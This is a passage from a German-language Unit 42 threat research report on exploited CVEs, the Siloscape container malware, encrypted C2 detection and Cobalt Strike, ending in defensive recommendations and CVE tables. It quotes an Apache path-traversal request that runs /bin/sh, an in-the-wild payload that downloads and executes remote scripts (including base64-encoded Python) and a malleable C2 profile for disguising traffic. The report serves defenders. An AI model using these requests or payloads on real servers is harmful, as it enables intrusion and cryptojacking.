Path-Traversal-Sicherheitslücke kann diese Beschränkung umgangen und jede Binärdatei und jedes Skript ausgeführt werden, die im Dateisystem des Servers gespeichert sind. In Abbildung 12 ist ein Beispiel einer HTTP-Anfrage zu sehen.

```
POST /cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 6

whoami
```

Abbildung 12: HTTP-Anfrage zur Codeausführung

Sicherheitslücken wie diese können verheerende Folgen haben, da so viele Websites davon betroffen sind. Laut einer Umfrage von W3Techs[16] nutzen vermutlich mehr als 30 Prozent der öffentlichen Websites Apache HTTP-Serversoftware.

Ausnutzung in der Praxis

Schon knapp drei Wochen nachdem Apache einen Sicherheitshinweis für diese Sicherheitslücke veröffentlicht hatte, beobachtete Unit 42 erste Versuche, Webserver mit manipulierten Kryptominern zu infizieren. In Abbildung 13 ist ein Beispiel für eine HTTP-Anfrage zum Herunterladen und Ausführen von Schadcode zu sehen.

```
POST /cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh HTTP/1.1
User-Agent: curl/7.58.0
Accept: */*
Content-Length: 301
Content-Type: application/x-www-form-urlencoded

(curl -s http://192.168.1.64/xms || wget -q -O - http://192.168.1.64/xms || lwp-download http://192.168.1.64/xms /tmp/
xms) | bash -sh; bash /tmp/xms; rm -rf /tmp/xms; echo
cHl0aG9uIC1jICdpbXBvcnQgdXJsbGliO2V4ZWModXJsbGliLnVybG9wZW4oImh0dHA6Ly8xOTQuMzguMjAuMzEvZC5weSIpLnJlY
WQoKSkn | base64 -d | bash -
```

Abbildung 13: HTTP-Anfrage zum Herunterladen und Ausführen von Schadcode

Der Kryptominer wurde von den Entwicklern „PwnRig“ genannt und ist eine modifizierte Version der legitimen Open-Source-Miningsoftware XMRig (siehe Abbildung 14).

```
38  uVar8 = (undefined4)param_3;
39  local_10 = *(long *)(in_FS_OFFSET + 0x28);
40  iVar1 = (int)param_10;
41  if (iVar1 == 2) {
42    uVar6 = FUN_0058c991((int)param_1,param_2,uVar8,param_4,param_5,param_6,param_7,param_8,
43                         (ulong *)"pwnRig (by pwned)\n built on Jul 19 2021 with GCC",param_10,
44                         param_11,param_12,param_13,param_14,in_stack_fffffffffffffc8);
45    uVar2 = 0;
```

Abbildung 14: PwnRig-Meldung

Siloscape: erste bekannte Malware speziell für Windows-Container

Da immer mehr Unternehmen in die Cloud migrieren, werden Angriffe auf Cloud-Infrastrukturen für Cyberkriminelle immer rentabler. Im März 2021 identifizierte Unit 42[17] eine neue Malwarefamilie, die speziell auf Windows-Container in Kubernetes-Clustern ausgerichtet ist. Die schädliche Backdoor namens Siloscape hat große Aufmerksamkeit erregt, da sie die erste Malware ist, die die Windows-Plattform in der Cloud angreift. Eine detaillierte Analyse der Funktionen ergab, dass damit eine bereits zuvor gemeldete Sicherheitslücke ausgenutzt werden kann, um Windows-Container zu überwinden. Nachdem sich die Malware aus dem Container befreit hat, kann ein Angreifer den Server und alle Container, die sich darauf befinden, per Remotezugriff steuern. Dadurch hat er mehr Möglichkeiten, sensible Daten zu stehlen oder zu verschlüsseln, um von seinem Opfer Lösegeld zu erpressen. Die Aufdeckung dieser Malwarefamilie unterstreicht, wie wichtig der umfassende Schutz aller Cloud-Umgebungen ist – unabhängig von Plattform und Containerinfrastruktur. In Abbildung 15 ist dargestellt, wie Siloscape in einer typischen Cloud-Infrastruktur agiert.




Abbildung 15: Angriffsverlauf von Siloscape

Verschlüsselter C2-Datenverkehr: Umgehung von Sicherheitsfunktionen

Verschlüsselte C2-Kanäle und Erkennungsmethoden

C2-Kanäle werden von Angreifern häufig für die Kommunikation mit den Geräten der Opfer genutzt. Die Malware verwendet diese Kanäle für verschiedene Aktionen, unter anderem, um sensible Daten von infizierten Hosts auszuschleusen, Befehle von externen Quellen zu empfangen oder weitere Software für die nächsten Angriffsschritte herunterzuladen. Für die Übertragung des C2-Datenverkehrs werden verschiedene Netzwerkprotokolle genutzt, zum Beispiel HTTP, Secure Socket Layer (SSL) bzw. Transport Layer Security (TLS), Domain Name Service (DNS) und Internet Control Message Protocol (ICMP). Außerdem werden sie für Datenverkehr von unbekannten Quellen verwendet, der unter anderem als „unknown-TCP“ und „unknown-UDP“ gekennzeichnet ist.

Befehle, die von einem Angreifer in C2-Paketen an einen infizierten Host gesendet werden, sehen oft harmlos aus. Diese Arten von C2-Datenverkehr sind mithilfe von Signaturen nur schwer zu erfassen, denn Signaturen, die sensibel genug dafür sind, generieren oft zahlreiche False Positives. In Abbildung 16 ist ein Beispiel für ein HTTP-Paket zu sehen, das für die C2-Kommunikation genutzt wird. Es sieht harmlos aus, überträgt aber im Cookie-Wert einen Befehl der Angreifer.

```
GET /news.php HTTP/1.1
Host: 192.168.1.1-36
Cookie: lOeDWu=dZPp4Y/mjQRPu7LVMYWfdHR2YoA=
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Connection: Keep-Alive
```

Abbildung 16: C2-Datenverkehr von PowerShell Empire

Die übertragenen Daten können verschlüsselt oder verschleiert sein. Das vom PowerShell Empire-Post-Exploitation-Tool generierte C2-Sample überträgt bestimmte Informationen von dem infizierten Host an einen C2-Server (siehe Abbildung 16). In Abbildung 17 ist ein weiteres C2-Beispiel zu sehen, das von NJRat generiert wurde.

```
207.ll|'|'|QkE2M0U4OEU=|'|'|QZPC26332314188|'|'|FqFUCAJaYlj3h|'|'|
21-10-05|'|'||'|'|Microsoft Windows 10 ProSP0 x86|'|'|No|'|'|TEST
DY|'|'|..|'|'|
QWRtaW5pc3RyYXRvcjogQzpcV2luZG93c1xzeXN0ZW0zMlxjbWQuZXhlAA==|'|'|
```

Abbildung 17: C2-Datenverkehr der Malware NJRat

Einige Malwarefamilien nutzen verschlüsselte Protokolle wie TLS für die C2-Kommunikation. Die Erkennung von verschlüsseltem C2-Datenverkehr ist wesentlich schwieriger, da weniger Merkmale aus den Sitzungen für die Identifizierung zur Verfügung stehen. Für TLS können beispielsweise nur Merkmale wie die Zusammensetzung der Server Name Indication (SNI), die Anzahl und die Arten der vorgegebenen Cipher Suites oder Attribute des Serverzertifikats genutzt werden, um Modelle für das maschinelle Lernen (ML) zu trainieren. In Abbildung 18 ist ein Beispiel für eine DGA-generierte (Domain Generation Algorithm) SNI in der TLS-C2-Kommunikation der Ransomware WannaCry zu sehen.




Abbildung 18: DGA-generierte SNI in der TLS-C2-Kommunikation der Ransomware WannaCry

In einer ersten Untersuchung von Malware, die TLS verwendet, haben wir festgestellt, dass Merkmale im ersten Handshake der TLS-Kommunikation zur Klassifizierung der schädlichen C2-Sitzungen von Malware genutzt werden können. So verwenden 2,4 Prozent der Malware DGA zur Erstellung des Domainnamens in der SNI (siehe Beispiel in Abbildung 18), aber nur 0,09 Prozent der Malware ist in harmlosen TLS-Sitzungen enthalten. Das deutet darauf hin, dass DGA-generierte SNI als effektiver Indikator für schädlichen TLS-C2-Datenverkehr dienen können.

Wir haben auch festgestellt, dass viele Malwaresamples nicht vertrauenswürdige Zertifikate verwenden, die entweder selbstsigniert oder abgelaufen waren oder andere Anomalien bei der Validierung aufwiesen. So erstellte beispielsweise die Malware Ursnif ein nicht vertrauenswürdiges Zertifikat für TLS-Kommunikation, das ein selbstsigniertes Zertifikat mit dem Common Name „*“ und einer ungewöhnlich langen Gültigkeit von zehn Jahren umfasste (siehe Abbildung 19).

Abbildung 19: Selbstsigniertes Zertifikat im TLS-C2-Datenverkehr der Ursnif-Malware

Außerdem werden in der TLS-Kommunikation von Malware häufig nicht sichere TLS-Einstellungen genutzt. 50,7 Prozent verwendeten TLS 1.1 und niedrigere Versionen mit bekannten Sicherheitsproblemen. Diese Versionen werden hingegen nur in 2,3 Prozent der harmlosen TLS-Sitzungen genutzt.

Statische IPS-Signaturen erkennen zwar nicht immer verschlüsselte C2-Kommunikation, doch laut unseren Untersuchungen ist es möglich, sie mit entsprechend trainierten Modellen im Datenverkehr in Echtzeit zu erfassen.

Cobalt Strike: modifizierte und verschlüsselte C2-Kommunikation

Cobalt Strike ist eines der gängigsten kommerziellen Softwareprodukte für die Angriffssimulationen von Red Teams. Da es äußerst anwenderfreundlich und inzwischen auch im Darknet verfügbar ist, wird es in der Cybersicherheitslandschaft zum Problem. Seine wachsende Beliebtheit – unter Cybersicherheitsexperten und Angreifern gleichermaßen – zeigt sich auch daran, dass Unit 42 im letzten Jahr einen Anstieg der Nutzung bei komplexen Angriffen um 73 Prozent feststellte. Die flexiblen Konfigurationsmöglichkeiten und effektiven Angriffsfunktionen stellen die Netzwerksicherheitsbranche in Bezug auf die Erkennung des Missbrauchs vor ganz neue Herausforderungen. Eine solche Funktion, die die Erkennung erheblich erschwert, ist die Tarnung von C2-Kommunikation als typischen Netzwerkdatenverkehr.

Mit dem Cobalt Strike-Framework kann ein kompromittiertes Gerät über ein Netzwerk mit einem Beacon gesteuert werden. Das Netzwerkprotokoll, mit dem ein Beacon kommuniziert, kann mithilfe der Konfigurationsdateien modifiziert werden, den sogenannten Malleable C2 Profiles. In einem solchen Profil können das zu verwendende Protokoll, zum Beispiel HTTP, DNS oder Server Message Block (SMB), und Protokolldetails angegeben werden, wie Portnummern, HTTP-Header, DNS-Subdomains und Namen der SMB-Pipes. Doch genau diese große Flexibilität erschwert den traditionellen musterbasierten Signaturen die Erkennung der C2-Kommunikation.

In Abbildung 20 und 21 ist ein Profil zu sehen, das C2-Datenverkehr als HTTP-Verkehr tarnt. Wenn ein Beacon die Verbindung zum Controller aufbaut, sendet er Metadaten zur Identifizierung. Diese Metadaten sind mit Base64 verschlüsselt und in den Cookie-Header einer HTTP-GET-Anfrage eingebettet. Der URI-Pfad wird für jede Anfrage nach dem Zufallsprinzip aus einer Liste unverdächtiger Pfade gewählt, die im Profil angegeben sind. Wird die C2-Kommunikation als reguläre HTTP-Anfrage getarnt, ist sie kaum noch vom legitimen HTTP-Datenverkehr zu unterscheiden, der durch typische Netzwerkaktivitäten wie das Surfen im Internet entsteht.

```
http-get {
    # Beacon will randomly choose from this pool of URIs
    set uri "/ca /dpixel /__utm.gif /pixel.gif /g.pixel /dot.gif /updates.rss

    client {
        # base64 encode session metadata and store it in the Cookie header.
        metadata {
            base64;
            header "Cookie";
        }
    }

    server {
        # server should send output with no changes
        header "Content-Type" "application/octet-stream";

        output {
            print;
        }
    }
}
```

Abbildung 20: Ein Beispiel für ein Malleable C2 Profile




Abbildung 21: Als HTTP-Datenverkehr getarnte C2-Kommunikation von Cobalt Strike

Schlussfolgerung und Empfehlungen

Netzwerksicherheitsexperten und Angreifer liefern sich ein Katz-und-Maus-Spiel, bei dem die Cyberkriminellen ihre Techniken und Tools kontinuierlich weiterentwickeln und verstärkt auf die Ausnutzung von CVEs und komplexe Verschleierungs- und Verschlüsselungsmethoden setzen, um die Sicherheitsmaßnahmen von Unternehmen zu umgehen. Leider spielen auch noch ältere, manchmal längst vergessene Sicherheitslücken eine Rolle und werden erfolgreich ausgenutzt. Die Sicherheitsmaßnahmen müssen also absolut wasserdicht sein. Außerdem müssen effektive und innovative Lösungen zur Erkennung und Abwehr schädlicher Funktionen stets aktualisiert werden, um mit den neuen Angriffsmethoden Schritt zu halten. Wir haben in unseren nachfolgenden Empfehlungen die wichtigsten Punkte zusammengestellt, die Unternehmen jetzt berücksichtigen sollten.

Umfassende Bewertung der Netzwerksicherheit

Aufgrund der Zunahme von Telearbeit und hybriden Arbeitsmodellen können es sich Unternehmen nicht länger leisten, nur den Schutz der internen Services und Rechenzentren zu priorisieren. Sie müssen eine umfassende Neubewertung ihrer Netzwerksicherheitsstrategie vornehmen, um sicherzustellen, dass sie die Best Practices befolgen und die richtigen Sicherheitstools implementieren. Bei der Bewertung des Sicherheitsniveaus sollten folgende Punkte berücksichtigt werden:

- **Möglichst schnelle Implementierung von Patches oder Software-Updates**, damit die Systeme immer auf dem neuesten Stand sind. Audits können einmal im Jahr durchgeführt werden, um für eine regelmäßige Überprüfung und Aktualisierung zu sorgen. Basierend auf unseren Untersuchungsergebnissen empfehlen wir, sofort zu überprüfen, ob die Sicherheitsmaßnahmen Aktivitäten der Malware Siloscape, Berbew, Sivis, Vindor, Ibashade, VTBoss und Gator Adware abwehren können, und Patches für mindestens die 20 Exploits zu installieren, die in Anhang 1 und Anhang 3 aufgelistet sind.
- **Umfassender Überblick über die Topologie des Unternehmensnetzwerks und die Gerätenutzung**, um alle Geräte im Netzwerk zu identifizieren. So ist sichergestellt, dass sich alle Sicherheitsteams einen Überblick verschaffen können, und der Zeitaufwand für die Ersteinschätzung und Untersuchung von Alarmen lässt sich ebenfalls reduzieren. Die Überwachung der Angriffsfläche und IoT-Sicherheitstechnologien sorgen für eine größere Transparenz.
- **Schutz von Endpunkten und anderen Geräten** vor bekannten (oder älteren) und neuen Bedrohungen, einschließlich Malware, dateilosen Angriffen und netzwerkbasierten Exploits. Dies lässt sich durch die Implementierung von XDR-(eXtended Detection and Response-) und IoT-Sicherheitslösungen erzielen.
- **Erkennung komplexer und verschleierter Bedrohungen** durch die Untersuchung der Netzwerk-, Endpunkt-, Identitäts- und Bedrohungsprotokolle mithilfe von maschinellem Lernen und verhaltensbasierten Analysen.
- **Implementierung von netzwerkbasierten und cloudnativen Sicherheitslösungen**, um bekannte und neue verschleierte Aktivitäten im Netzwerk in Echtzeit zu erkennen und abzuwehren. Zu diesen Lösungen gehören beispielsweise Next-Generation Firewalls, Webgateways, DNS-Sicherheitssysteme, Malwareanalysetools und IPS (Intrusion Prevention Systems).
- **Implementierung konsistenter Sicherheitslösungen in der Topologie des Unternehmensnetzwerks** , einschließlich Campusnetzwerken, Rechenzentren, Filialen, privaten/öffentlichen Cloud-Umgebungen und Umgebungen für mobile Mitarbeiter. Dadurch können die Sicherheitsteams besser herausfinden, welche Probleme im gesamten Netzwerk erkannt und verhindert werden können (unabhängig vom Standort der Benutzer), und unbekannte Schwachstellen vermeiden. Auf diese Weise soll sichergestellt werden, dass Bedrohungen, die bereits an der Firewall abgewehrt wurden, von der SASE-Lösung (Secure Access Service Edge) nicht übersehen werden. Bei einem Audit der implementierten Lösungen und Sicherheitsanbieter lassen sich Bereiche ermitteln, die konsolidiert und vereinfacht werden können.

Abwehrmaßnahmen für unbekannte Command-and-Control-Aktivitäten

Mit der zunehmenden Nutzung von Red-Team-Tools und RATs wie Cobalt Strike ist es für Angreifer leichter denn je, C2-Kanäle zu verschlüsseln, zu verschleiern oder vollständig zu modifizieren, um herkömmliche Sicherheitslösungen zu unterwandern. Es ist wichtig, C2-Sitzungen im Datenverkehr zu erkennen, da sie den entscheidenden Punkt zwischen dem Zugriff auf ein Netzwerk und der Kontrollübernahme durch den Angreifer darstellen. Statische Signaturen für Payloads und URLs reichen nicht aus und können neuere C2-Sitzungen nicht erkennen. Dafür sind neue Methoden zur Bedrohungsabwehr erforderlich, die Verschleierungstechniken identifizieren und potenzielle Bedrohungen aufdecken können. Häufig hilft dabei ein umfassender Überblick über die realen Daten in Echtzeit (statt offline und in Sandboxes) in Kombination mit Inline-Deep-Learning-Modellen, die wichtige Merkmale zur Erkennung der C2-Sitzungen automatisch extrahieren können. Einige

Sicherheitstools, wie IPS-Services, Advanced Threat Prevention oder Services zur Analyse des Netzwerkdatenverkehrs, nutzen mehrere cloudbasierte Inline-Deep-Learning- und -ML-Modelle, um auch bisher unbekannte C2-Kommunikation in Echtzeit zu erkennen und abzuwehren.

Implementierung einer Zero-Trust-Strategie

Hybride Arbeitsmodelle und die Nutzung von Cloud-Ressourcen gehören in vielen Unternehmen bereits zum Alltag. Das bedeutet aber auch, dass die Infrastruktur nicht mehr standortbezogen, sondern für zahlreiche unterschiedliche Geräte erreichbar ist – da haben Angreifer leichtes Spiel. Durch die Implementierung einer Zero-Trust-Sicherheitsstrategie, einschließlich Netzwerksegmentierung und Zugriffsmanagement, können Unternehmen die Ausbreitung von Angreifern im Netzwerk effektiv verhindern. Eine solche Strategie sollte zum Ziel haben, Kontrollmaßnahmen im gesamten Unternehmen einzurichten – von On-Premises-Umgebungen über Rechenzentren bis zu Cloud-Umgebungen. Auf diese Weise lässt sich die Effizienz der Sicherheitslösungen maximieren und das Unternehmen besser schützen. Unternehmen müssen den ersten Schritt in diese Richtung wagen. Wenn sie neue Richtlinien für Benutzer, Anwendungen oder Infrastrukturen in einem Bereich implementieren, ist der Anfang gemacht und die systematische Einführung dieser Strategie wird ohne Zweifel folgen.

Referenzen

[1] National Vulnerability Database (NVD), https://nvd.nist.gov/.

[2] Zero Day Initiative (ZDI), https://www.zerodayinitiative.com/.

[3] Exploit-DB, https://www.exploit-db.com/.

[4] Metasploit, https://www.metasploit.com/.

[5] GitHub, https://github.com/.

[6] Talos, https://talosintelligence.com/.

[7] MITRE CVE-Datenbank, https://cve.mitre.org/.

[8] Common Vulnerability Scoring System (CVSS), https://www.first.org/cvss/specification-document.

[9] Palo Alto Networks Next-Generation Firewall (NGFW), https://www.paloaltonetworks.de/network-security/next-generation-firewall.

[10] Palo Alto Networks Cortex Data Lake (CDL), https://www.paloaltonetworks.de/cortex/cortex-data-lake.

[11] CVE-2021-44228, https://nvd.nist.gov/vuln/detail/CVE-2021-44228.

[12] Informationen von Black Hat zum Fehler bei der Pfadnormalisierung in Apache, https://i.blackhat.com/us-18/Wed-August-8/us-18-Orange-Tsai-Breaking-Parser-Logic-Take-Your-Path-Normalization-Off-And-Pop-0days-Out-2.pdf.

[13] Palo Alto Networks WildFire, https://www.paloaltonetworks.de/products/secure-the-network/wildfire.

[14] „2020 Phishing Trends with PDF Files“, https://unit42.paloaltonetworks.com/phishing-trends-with-pdf-files/ von Ashkan Hosseini und Ashutosh Chitwadgi, Palo Alto Networks.

[15] „Another Apache Log4j Vulnerability Is Actively Exploited in the Wild (CVE-2021-44228)“ (Aktualisiert: 28. Dez.), https://unit42.paloaltonetworks.com/apache-log4j-vulnerability-cve-2021-44228/ von Tao Yan, Qi Deng, Haozhe Zhang, Yu Fu, Josh Grunzweig, Mike Harbison und Robert Falcone, Palo Alto Networks.

[16] „Usage statistics of web servers“, https://w3techs.com/technologies/overview/web_server, Umfrage von W3Techs.


[17] „Siloscape: First Known Malware Targeting Windows Containers to Compromise Cloud Environments“, https://unit42.paloaltonetworks.com/siloscape/ von Daniel Prizmant, Palo Alto Networks.

Anhang 1: Die Top Ten der 2021 ausgenutzten CVEs

Rang	CVE-Nummer	Bezeichnung	Schweregrad	Anzahl der Sitzungen (in Millionen)	Veröffentlichungsdatum (UTC)	Art der Sicherheitslücke
1	CVE-2021-44228 CVE-2021-45046	Apache Log4j Remote Code Execution Vulnerability	Kritisch Kritisch	11,01	09.12.2021 09.12.2021	Remote-Codeausführung
2	CVE-2020-25078	D-Link DCS-2530L Unauthenticated Information Disclosure Vulnerability	Hoch	7,19	02.09.2020	Offenlegung von Informationen
3	CVE-2017-9841	PHPUnit Remote Code Execution Vulnerability	Kritisch	6,11	27.06.2017	Remote-Codeausführung
4	CVE-2019-9082	ThinkPHP Remote Code Execution Vulnerability	Kritisch	3,26	10.12.2018	Remote-Codeausführung
5	CVE-2020-14882 CVE-2020-14883	Oracle WebLogic Server Remote Code Execution Vulnerability	Kritisch Hoch	2,85	20.10.2020 20.10.2020	Remote-Codeausführung
6	CVE-2017-5638 CVE-2019-0230	Apache Struts Content-Type Remote Code Execution Vulnerability	Kritisch Kritisch	2,12	07.03.2017 14.08.2020	Remote-Codeausführung
7*	CVE-2020-5902 CVE-2021-35464	F5 Traffic Management User Interface Remote Code Execution Vulnerability ForgeRock OpenAM Insecure Deserialization Vulnerability	Kritisch Kritisch	1,81	30.06.2020 29.06.2021	Remote-Codeausführung
8	CVE-2018-19986 CVE-2019-19597	D-Link Routers Remote Command Execution Vulnerability	Kritisch Hoch	1,73	13.05.2019 04.12.2019	Remote-Codeausführung
9	CVE-2019-2725 CVE-2019-2729	Oracle WebLogic wls9-async Remote Code Execution Vulnerability	Kritisch Kritisch	1,33	23.04.2019 19.06.2019	Remote-Codeausführung
10	CVE-2020-15505 CVE-2020-15506	MobileIron Core and Connector Remote Code Execution Vulnerability	Kritisch Kritisch	0,90	06.07.2020 06.07.2020	Remote-Codeausführung

* CVE-2020-5902 und CVE-2021-35464 teilen sich Rang 7 in diesem Anhang, da beide aufgrund des Fehlers bei der Pfadnormalisierung in Apache gemeldet wurden und miteinander verknüpft sind. In den anderen Zeilen, in denen mehrere CVEs aufgeführt werden, sind sich diese Sicherheitslücken sehr ähnlich und betreffen denselben Anbieter. Manchmal benötigen wir nur eine Threat-Prevention-Signatur, um mehrere ähnliche CVE-Angriffe zu erkennen.

Anhang 2: Geografische Verteilung der Angriffe



Anhang 3: Potenziell relevante CVEs für 2022 und 2023

Rang	CVE-Nummer	Bezeichnung	Schweregrad	Art der Sicherheitslücke
1	CVE-2021-44228 CVE-2021-45046	Apache Log4j Remote Code Execution Vulnerability	Kritisch Kritisch	Remote-Codeausführung
2	CVE-2021-41773 CVE-2021-42013	Apache HTTP Server Path Traversal Vulnerability	Hoch Kritisch	Remote-Codeausführung
3	CVE-2021-21315	Node.js Remote Code Execution Vulnerability	Hoch	Remote-Codeausführung
4	CVE-2022-22963 CVE-2022-22965	Spring Cloud SpEL Remote Code Execution Vulnerability	Kritisch Kritisch	Remote-Codeausführung
5	CVE-2021-40539	ZOHO Corp ManageEngine Improper Authentication Vulnerability	Kritisch	Unzureichende Authentifizierung
6	CVE-2021-38647	Microsoft Open Management Infrastructure Remote Code Execution Vulnerability	Kritisch	Remote-Codeausführung
7	CVE-2021-34473 CVE-2021-26855	Microsoft Exchange Server Remote Code Execution Vulnerability	Kritisch Kritisch	Remote-Codeausführung
8	CVE-2021-40438	Apache HTTP Server Server-Side Request Forgery Vulnerability	Kritisch	Server-Site-Request-Forgery
9	CVE-2021-31805	Apache Struts 2 Remote Code Execution Vulnerability	Kritisch	Remote-Codeausführung
10	CVE-2021-22986	F5 BIG-IP Remote Code Execution Vulnerability	Kritisch	Remote-Codeausführung

paloalto NETWORKS

Oval Tower, De Entrée 99–197
1101 HE Amsterdam, Niederlande

Telefon: +31 20 888 1883
Vertrieb: +800 7239771
Support: +31 20 808 4600

www.paloaltonetworks.de

© 2022 Palo Alto Networks, Inc. Palo Alto Networks ist eine eingetragene Marke von Palo Alto Networks. Eine Liste unserer Marken finden Sie unter https://www.paloaltonetworks.com/company/trademarks.html. Alle anderen hier erwähnten Marken können Markenzeichen der jeweiligen Unternehmen sein.

unit42_network-threat-research-report-vol1_071422-de